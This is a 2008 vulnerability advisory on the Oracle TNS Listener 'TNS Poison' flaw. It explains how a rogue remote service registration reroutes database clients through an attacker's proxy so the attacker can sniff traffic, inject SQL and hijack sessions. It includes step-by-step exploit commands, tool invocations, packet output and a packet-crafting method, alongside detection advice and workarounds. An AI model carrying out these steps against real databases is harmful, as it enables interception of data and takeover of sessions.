Oracle Database TNS Listener Poison Attack

Copyright © Joxean Koret, 2008

- Introduction
- Vulnerability Details: All your listeners are belong to us
  - Routing client connections
  - Sniffing connections
  - Injecting arbitrary commands (Session hijack)
- Exploiting the vulnerability
  - Sniffing connections and forwarding client requests
  - Exploit notes
  - TNS poison exploit: Step by step guide
- Detection
  - Information at the RDBMS Server side
  - TNS Listener's log file
- Possible Workarounds
- References
- Contact

Introduction

The following document explains a vulnerability found in all versions of Oracle Database server from 1999 (Oracle 8i) to the latest version (Oracle 11g fully patched).

The vulnerability, called TNS Poison, affects the component called TNS Listener, which is the responsible of connections establishment. To exploit the vulnerability no privilege is needed, just network access to the TNS Listener. The *"feature"* exploited is enabled by default in all Oracle versions starting with Oracle 8i and ending with Oracle 11g.

Vulnerability Details: All your listeners are belong to us

The Oracle TNS Listener component routes connections from the client to the database server depending on the database's instance name the customer wants to connect to. These instances are registered at the TNS Listener by using any of the following methods:

1. Local registration. The database's internal process PMON connects via IPC to the TNS Listener and registers the database's instance name in the local listener. This can be changed by altering the system parameter LOCAL_LISTENER (ALTER SYSTEM SET LOCAL_LISTENER='LISTENER_NAME').
2. Remote registration. The database's internal process PMON connects via TCP (or any other network supported protocol such as IPX) to the remote TNS Listener and registers the database's instance name in the remote listener. This behavior can be specified by setting the system parameter REMOTE_LISTENER (ALTER SYSTEM SET REMOTE_LISTENER='REMOTE_LISTENER_NAME').

This feature (remote registration) appeared first in Oracle 8i (1999) and is currently used in Oracle 11g as well as in all the other supported versions (Oracle9i, 10g and 11g). The process of registering and instance is as follows:

1. The client sends a TNS packet of type CONNECT (TNS_TYPE_CONNECT = 1) to the TNS Listener with the following NV string:
   - Oracle 9i to 11g: (CONNECT_DATA=(COMMAND=SERVICE_REGISTER_NSGR))
   - Oracle 8i: (CONNECT_DATA=(COMMAND=SERVICE_REGISTER))
2. The server answers with a TNS packet of type ACCEPT (TNS_TYPE_ACCEPT = 2). After this, the protocol communication changes a bit (all data will be binary).
3. The client sends a “data packet” (TNS_TYPE_DATA = 6) to the TNS listener which contains the following data:
   1. Service name to register.
   2. Instances to register under the specified service name.
   3. Maximum number of client connections allowed.
   4. Current number of client connections established.
   5. Handler's name.
   6. IP address and port to connect to the database.
   7. ...
4. If the packet is well formed, the server will answer with another TNS “data packet” with the instances registered.

After this step, the instances and service names are registered in the remote TNS Listener and any connection attempt to the TNS listener by using the specified SERVICE_NAME or SID (database's instance) will be routed to the remote database server.

The connection established to register the remote database must be open, otherwise, the remote TNS listener will consider that the database was crashed and deregisters the Oracle database's instance.


According to the Oracle documentation, the "PMON" process, after this, will communicate with the TNS Listener sending update packets (TNS_TYPE_DATA packets) to specify the load of the database, the number of currently connected users, etc... Every one minute or, as most, every 10 minutes (Higher database load, lower update period).

This way, an attacker is able to register any instance in the remote TNS listener and connections to the registered instance will be routed to the attackers machine but, is this interesting? Well, not very "exciting". But, what occurs if an attacker tries to register one already registered instance's name or service name? The TNS listener will consider this newer registered instance name a cluster instance (Oracle RAC, Real Application Clusters) or a fail over instance (Oracle Fail over).

When 2 or more database instances are registered with the same name the TNS listener will make load balance between all the registered remote database servers. The latest registered remote database server will receive the first client connection and the second will be routed to the previously registered remote database server.

Routing client connections

The attack explained in this document can be used to, in example, route legitimate client connections to one attacker controlled machine and forward them to the legitimate database server instance as shown bellow:



The clients connects to the attacker's controlled box which acts as a TNS proxy and forwards all connections to the legitimate database server, as shown in the picture. Not **all** the connections will be routed through the attacker's box as the TNS Listener will make load balance between all the established instances but, continuously registering the same instance will assure, at least, that the 50% of the connections will be routed through our controlled box.

Sniffing connections

The very first use of the attack explained in this document is obvious: The attacker owns the data as almost all the connections goes through the attacker's box. The attacker can record all the data exchanged between the database server and the client machines and both client and server will be oblivious of the attack.

If the attacker just wants to own the target's data, (s)he is done. Game over.

Injecting arbitrary commands (Session hijack)

As many of the client connections are connected to the legitimate database through our proxy, we are also able to inject commands and/or hijack connections. To inject commands, simply, wait for the customer to send an SQL query/statement, replace the contents of the statement with our desired command and that's all.

For session's hijack, simply, close the socket opened between the client and our box and use the established connection channel between the real database server and our machine. You may start sending SQL statements right now.

Exploiting the vulnerability

The following sections show how can be launched a successful attack against one Oracle database. The developed exploit registers the service name ORCL11 in the TNS Listener and forwards all the connections from the attacker's controlled machine to the legitimate server.

Sniffing connections and forwarding client requests

Imagine the following exploit scenario:

1. The database server's IP address is **192.168.1.11** and has registered the instance **ORCL11.**
2. The legitimate client's address is **192.168.1.12**.
3. The attackers machine's address is **192.168.1.25.**

An attacker will follow these steps:

1. The attacker runs a TCP proxy which forwards all connections to (s)her local port 1521 to the real database's server port 1521.
2. Attacker, now, connects to the TNS Listener via TCP/IP and sends the following connect packet: (COMMAND=SERVICE_REGISTER_NSGR).
   1. Note that no authentication is required.
3. After receiving the server's answer the attacker sends a packet with the following data:
   1. Service to register: ORCL11.
   2. Address of the fake database: 192.168.1.25.
   3. Load of the database's server: 0.
      1. Remember: The lower load, the higher possibility to receive client connections.
4. The attacker's developed exploit enters in a loop and registers the instance every one minute **closing** the previously opened socket.
   1. The last registered database's address is the favorite to reroute client connections and the attacker wants to receive them all.

Exploit notes

The developed exploit is valid just for 6 characters long service names. Due to the complexity of the TNS protocol there is no instance name independent exploit, right now. In deep research is under way.

However, there is one easy way to change the exploit to make it working against any non 6 characters long instance name:

1. Create a database instance **with the same name** in a machine under your control.
2. Add an entry like the following to your tnsnames.ora file:
```
listener_name =
 (DESCRIPTION=
   (ADDRESS=(PROTOCOL=tcp)(HOST=192.168.1.11)(PORT=1521)))
```
3. Change the highlighted fields to match the address and port of the target.
4. Put an sniffer in your machine listening for any connection at port 1521 (Filter: **port 1521**).
5. Connect using SQL*Plus to **your locally** created database as SYSDBA and execute the following commands:
   1. $ **sqlplus / as sysdba**
   2. SQL> **ALTER SYSTEM SET REMOTE_LISTENER='LISTENER_NAME';**
   3. SQL> **ALTER SYSTEM REGISTER;**
6. You will see 6 packets in Ethereal (or the sniffer you decided to use). Ignore the 2 first packets. The 3rd packet (TNS_TYPE_DATA) that your configured database sends from your box to the target is the one you are interested in. You may safely ignore all the other packets.
7. Change the contents of the “buf” variable in the supplied exploit with the contents of this packet.
8. Rerun the exploit against the target.

NOTE: You may use this as another attack vector. As your database (which has the same name as the target) is registered in the remote TNS Listener, new connections that goes through the TNS listener you poisoned will be routed to your new database. Funny.

TNS Poison exploit: Step by step guide

This is the step by step guide to exploit the vulnerability explained in this document by using the supplied exploit and the aux module:

1. Open a terminal and run the supplied proxy.py script as shown bellow:

```
$ ./proxy.py –local-ip 192.168.1.25 --local-port 1521 \
 –remote-ip 192.168.1.11 --remote-port 1521
```

2. Open another terminal and run the supplied script tnspoison.py against the target as in the example shown bellow:

```
$ ./tnspoisonv1.py 192.168.1.25 1521 ORCL11 192.168.1.11 1521
Sending initial buffer ...
Answer: Accept(2)
Sending registration ...
'\x04N\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x04D
\x08\xff\x03\x01\x00\x124444...'
Answer: Data(6)
'\x01J\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x01@
\x08\xff\x03\x01\x00\x1244444...'
Sleeping for 10 seconds... (Ctrl+C to stop)...
```

Now, wait for the new connections to arrive. If you checks the listener using the LSNRCTL tool you will see the following:

```
joxean@joxean-desktop:~$ lsnrctl status
LSNRCTL for Linux: Version 11.1.0.6.0 - Production on 08-AUG-2008 18:53:54
Copyright (c) 1991, 2007, Oracle.  All rights reserved.
Connecting to (ADDRESS=(PROTOCOL=tcp)(HOST=)(PORT=1521))
STATUS of the LISTENER
------------------------
Alias                     LISTENER
Version                   TNSLSNR for Linux: Version 11.1.0.6.0 - Production
Start Date                08-AUG-2008 18:38:08
Uptime                    0 days 0 hr. 15 min. 46 sec
Trace Level               off
Security                  ON: Local OS Authentication
SNMP                      OFF
Listener                               Parameter                               File
/home/joxean/oracle11g/product/11.1.0/db_2/network/admin/listener.ora
```

```
Listener Log File          /home/joxean/oracle11g/diag/tnslsnr/joxean-
desktop/listener/alert/log.xml
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=localhost)(PORT=1521)))
Services Summary...
Service "ORCL11" has 2 instance(s).
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
Service "ORCL11XDB" has 2 instance(s).
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
Service "ORCL11_XPT" has 2 instance(s).
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
The command completed successfully
joxean@joxean-desktop:~$ lsnrctl services

LSNRCTL for Linux: Version 11.1.0.6.0 - Production on 08-AUG-2008 18:54:51

Copyright (c) 1991, 2007, Oracle.  All rights reserved.

Connecting to (ADDRESS=(PROTOCOL=tcp)(HOST=)(PORT=1521))
Services Summary...
Service "ORCL11" has 2 instance(s).
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0 state:ready
         LOCAL SERVER
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0 state:ready
         REMOTE SERVER
         (ADDRESS=(PROTOCOL=TCP)(HOST=192.168.1.25)(PORT=1521))
Service "ORCL11XDB" has 2 instance(s).
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
    Handler(s):
      "D000" established:0 refused:0 current:0 max:972 state:ready
         DISPATCHER <machine: joxean-desktop, pid: 19194>
         (ADDRESS=(PROTOCOL=tcp)(HOST=localhost)(PORT=42265))
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
```

```
    Handler(s):
      "D000" established:0 refused:0 current:2048 max:1024 state:ready
         DISPATCHER <machine: 192.168.1.25                    , pid: 11447>
         (ADDRESS=(PROTOCOL=tcp)(HOST=192.168.1.25)(PORT=57569))
Service "ORCL11_XPT" has 2 instance(s).
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0 state:ready
         LOCAL SERVER
  Instance "ORCL11", status READY, has 1 handler(s) for this service...
    Handler(s):
      "DEDICATED" established:0 refused:0 state:ready
         REMOTE SERVER
         (ADDRESS=(PROTOCOL=TCP)(HOST=192.168.1.25)(PORT=1521))
The command completed successfully
```

Detection

The following sections explains how this attack can be *somewhat* detected at the server side, although no one is perfect (except using OS utilities).

Information at the RDBMS Server side

One may think the following: “Hey! At the server side, the DBA will see that the connections are established from untrusted clients, right?”. Well, yes and no.

By using operating system tools, as is pretty obvious, the DBA will see that there are many connections from the same origin host but, by using the V$SESSION dynamic view, that is, the Oracle database's supplied mechanism to see the client connections, the DBA will see that the connections are established from trusted clients. But, they aren't.

Why the server thinks client connections are coming from trusted sources? The answer is the following: The server doesn't check if the connections comes from a socket created from the trusted client ip addresses, the RDBMS server just checks the user supplied NV strings in the TNS connect packet. A TNS connect packet (TNS_TYPE_CONNECT = 1) is like the following (stripping all the binary characters, of course):

```
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=orcl)(CID=(PROGRAM=sqlplus)
(HOST=joxean-desktop)(USER=joxean)))
(ADDRESS=(PROTOCOL=TCP)(HOST=192.168.1.11)(PORT=1521)))
```

The highlighted fields are those that are ~~fakeable~~ user modifiable. So, any connection established through our controlled machine will be shown in the RDBMS server as if they were made directly from trusted clients.

TNS Listener's log file

Any attempt to register a new database instance or service will be registered in the TNS Listener. A line like the following will be shown:

```
04-AUG-2008 21:26:29 * service_register * DATABASENAME * 0
```

It isn't sufficient enough information but, this way, we may detect an attempt to register a new instance. No interesting information (like IP address, client port, etc...) is registered so, the TNS listener's log file is not very interesting.

This applies **just** for Oracle 8i, 9i and 10g. For Oracle 11g, however, the interesting information will logged in the *alert* file (an XML formatted file). In Oracle 11g any attempt to register a new instance will be logged in the alert file with the following information:

<msg time='2008-08-07T17:30:19.436+02:00' org_id='oracle' comp_id='tnslsnr'
type='UNKNOWN' level='16' host_id='**joxean-desktop**'
host_addr='**127.0.0.1**'>
<txt>07-AUG-2008 17:30:19 * service_register * ORCL11 * 0
</txt>
</msg>

Unfortunately for ~~us~~ the attacker, the “host_addr” field holds the information extracted from the socket, not from the NV strings. Oh... This only applies to Oracle 11g with the newest security features enabled which is, by the way, default behavior. Anyway, an attack detected at the TNS listener's log level is not a detected attack at the RDBMS server level, not an attack prevention method.

Possible Workarounds

There are many possible workarounds. The easier one is to set the following parameter in the listener.ora configuration file: **dynamic_registration = off**.

But, sometimes, you don't want to apply this workaround. In example, if you have an Oracle RAC cluster, all the cluster's instances must be registered in both TNS Listeners so, this workaround is not suitable for Oracle RAC clusters. To apply this workaround with Oracle RAC environments one needs to implement load balancing at the client side, changing **all** the client's tnsnames.ora configuration file to add the **complete** list of Oracle RAC nodes.

However, there is another possible workaround that, sometimes, is suitable for Oracle RAC environments. Edit the file *protocol.ora* or, for older versions, *sqlnet.ora*, at the server side and add the following directives:

> TCP.VALIDNODE_CHECKING = YES
>
> TCP.INVITED_NODE = (Comma,separated,list,of,**ALL,**valid,clients, ...)

But, anyway, this workaround doesn't prevent valid clients from being used as proxies. Valid clients can **still** exploit the vulnerability regardless the VALIDNODE_CHECKING directive added as the client is a valid node.

But, again, there is one more suitable workaround: If customer bought (and enabled) Oracle Advanced Security feature clients can be configured to use SSL/TLS. Thus, at both client and server side, the following parameters must be changed in *protocol.ora* or *sqlnet.ora*:

> Client side: SQLNET.ENCRYPTION_CLIENT=**REQUIRED**
>
> Server side: SQLNET.ENCRYPTION_SERVER=**REQUIRED**

The value of these configuration directives **must** be **REQUIRED** and not *REQUESTED,* as is pretty common, otherwise the attacker can answer to the connection attempt answering that no SSL cipher is supported at the server side (as the attacker's controlled box is for the client the trusted database's server) and the client will re-connect without using SSL.

References

Oracle Advanced Security Manual

Oracle 11g - http://download.oracle.com/docs/cd/B28359_01/network.111/b28530/asossl.htm

Oracle 10g - http://download.oracle.com/docs/cd/B19306_01/network.102/b14268/toc.htm

Oracle 9i - http://download-west.oracle.com/docs/cd/B10500_01/network.920/a96573/toc.htm

Oracle 8i - http://download-uk.oracle.com/docs/cd/A87860_01/doc/network.817/a85430/toc.htm

Oracle 8.1.6 Registration

http://www.orafaq.com/node/30

Configuring Remote Listener Registration

http://download.oracle.com/docs/cd/B10501_01/network.920/a96580/listener.htm#490372

Contact

The vulnerability was found and researched by Joxean Koret (joxeankoret[AT]yahoo[DOT]es).